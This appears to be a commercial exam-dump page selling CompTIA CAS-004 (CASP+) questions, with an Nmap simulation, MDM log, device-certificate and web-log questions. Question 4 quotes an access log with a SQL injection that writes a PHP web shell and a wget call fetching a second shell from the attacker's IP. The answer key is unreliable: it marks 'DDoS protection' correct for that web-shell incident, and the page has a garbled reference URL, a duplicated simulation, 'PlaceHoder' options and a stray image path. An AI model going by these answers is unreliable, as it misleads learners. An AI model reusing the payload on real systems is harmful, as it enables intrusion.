CAS-004 Q&As

CompTIA Advanced Security Practitioner (CASP+)

Pass CompTIA CAS-004 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.passapply.com/cas-004.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

- **Instant Download** After Purchase
- **100% Money Back** Guarantee
- **365 Days** Free Update
- **800,000+** Satisfied Customers

QUESTION 1

SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from Company A\\'s privileged network.

The company\\'s hardening guidelines indicate the following:

1.

There should be one primary server or service per device.

2.

Only default ports should be used.

3.

Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed. For each device found, add a device entry to the Devices Discovered list, with the following information:

1.

The IP address of the device

2.


The primary server or service of the device

3.

The protocol(s) that should be disabled based on the hardening guidelines

To select multiple protocols, use CTRL+CLICK.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


NMAP Scan Output
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh CrushFTP sftpd (protocol 2.0)
8080/tcp open http CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2
Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
25/tcp closed smtp Barracuda Networks Spam Firewall smtpd
415/tcp open ssl/smtp smtpd
587/tcp open ssl/smtp smtpd
443/tcp open ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-
Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp FileZilla ftpd 0.9.39 beta
22/tcp closed ssh
80/tcp open http Microsoft IIS httpd 7.5
443/tcp open ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
443/tcp open ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
Devices Discovered (0)
Add Device For
10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68


NMAP Scan Output
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh CrushFTP sftpd (protocol 2.0)
8080/tcp open http CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2
Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
25/tcp closed smtp Barracuda Networks Spam Firewall smtpd
415/tcp open ssl/smtp smtpd
587/tcp open ssl/smtp smtpd
443/tcp open ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-
Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp FileZilla ftpd 0.9.39 beta
22/tcp closed ssh
80/tcp open http Microsoft IIS httpd 7.5
443/tcp open ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
443/tcp open ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
Devices Discovered (1)
Add Device For
10.1.45.66
IP Address
10.1.45.65
Role
SFTP Server
Email Server
FTP Server
UTM Appliance
Web Server
Database Server
AD Server
Disable Protocols
20/tcp
21/tcp
22/tcp
25/tcp
80/tcp
415/tcp
443/tcp
2001/tcp
2047/tcp
2196/tcp
6001/tcp
8080/tcp

A. Check the answer in explanation.

B. PlaceHoder

C. PlaceHoder

D. PlaceHoder

Correct Answer: A

10.1.45.65 SFTP Server Disable 8080

10.1.45.66 Email Server Disable 415 and 443

10.1.45.67 Web Server Disable 21, 80

10.1.45.68 UTM Appliance Disable 21

QUESTION 2

Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.

B. Resource leak; recover the device for analysis and clean up the local storage.

C. Impossible travel; disable the device\\'s account and access while investigating.

D. Falsified status reporting; remotely wipe the device.

Correct Answer: C

QUESTION 3

A security engineer investigates an incident and determines that a rogue device is on the network. Further investigation finds that an employee\\'s personal device has been set up to access company resources and does not comply with standard security controls. Which of the following should the security engineer recommend to reduce the risk of future reoccurrence?

A. Require device certificates to access company resources.

B. Enable MFA at the organization\\'s SSO portal.

C. Encrypt all workstation hard drives.

D. Hide the company wireless SSID.

Correct Answer: A

To reduce the risk of unauthorized devices accessing company resources, requiring device certificates is an effective control. Device certificates can be used to authenticate devices before they are allowed to connect to the network and access resources, ensuring that only devices with a valid certificate, which are typically managed and issued by the organization, can connect.

QUESTION 4

An analyst discovers the following while reviewing some recent activity logs:

```
76.235.14.101 - - [07/Mar/2019:16:05:32 -0800] "GET /login.php HTTP/1.1"
200
76.235.14.101 - - [07/Mar/2019:16:05:42 -0800] "GET /mainmenu.php 200
210.84.11.202 - - [07/Mar/2019:16:05:49 -0800] "GET /login.php?
password=UNION SELECT '<?php system($_GET[\ 'cmd\']); ?>', INTO OUTFILE
'/var/www/html/cmd.php'; HTTP/1.1" 200
210.84.11.202 - - [07/Mar/2019:16:05:15 -0800] "GET /cmd.php?cmd=wget%
20http://210.84.11.202/sh99.php HTTP/1.1" 200
76.235.14.101 - - [07/Mar/2019:16:05:35 -0800] "GET /addtocart.php?itemid=
352849 200
210.84.11.202 - - [07/Mar/2019:16:05:36 -0800] "GET /sh99.php HTTP/1.1"
200
76.235.14.101 - - [07/Mar/2019:16:07:00 -0800] "GET /checkout.php?itemid=
352849 200
```

Which of the following tools would MOST likely identify a future incident in a timely manner?

A. DDoS protection

B. File integrity monitoring

C. SCAP scanner

D. Protocol analyzer

Correct Answer: A

Reference: https7%ww cloudflare com/lp/DDc/ddos-m/?and bt=545481184035and bk=ddos%20protectionand bm=eand bn=qand bq=107086992232and placement=and tarqet=and loc=9076927and dv=candawsearchcpc=1andQclid=C|0KCQ [wv5uKBhD6ARIsAGv9a-xs25kzPU42pMSSkiJt03hbOoC8mxs4MIGe9rG9UDbakhBhBs30YaAikQEALwwcBandaclsrc=aw ds

QUESTION 5

A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented. In order to meet contractual requirements, the company must achieve the following thresholds:

1.

99.99% uptime

2.

Load time in 3 seconds

3.

Response time =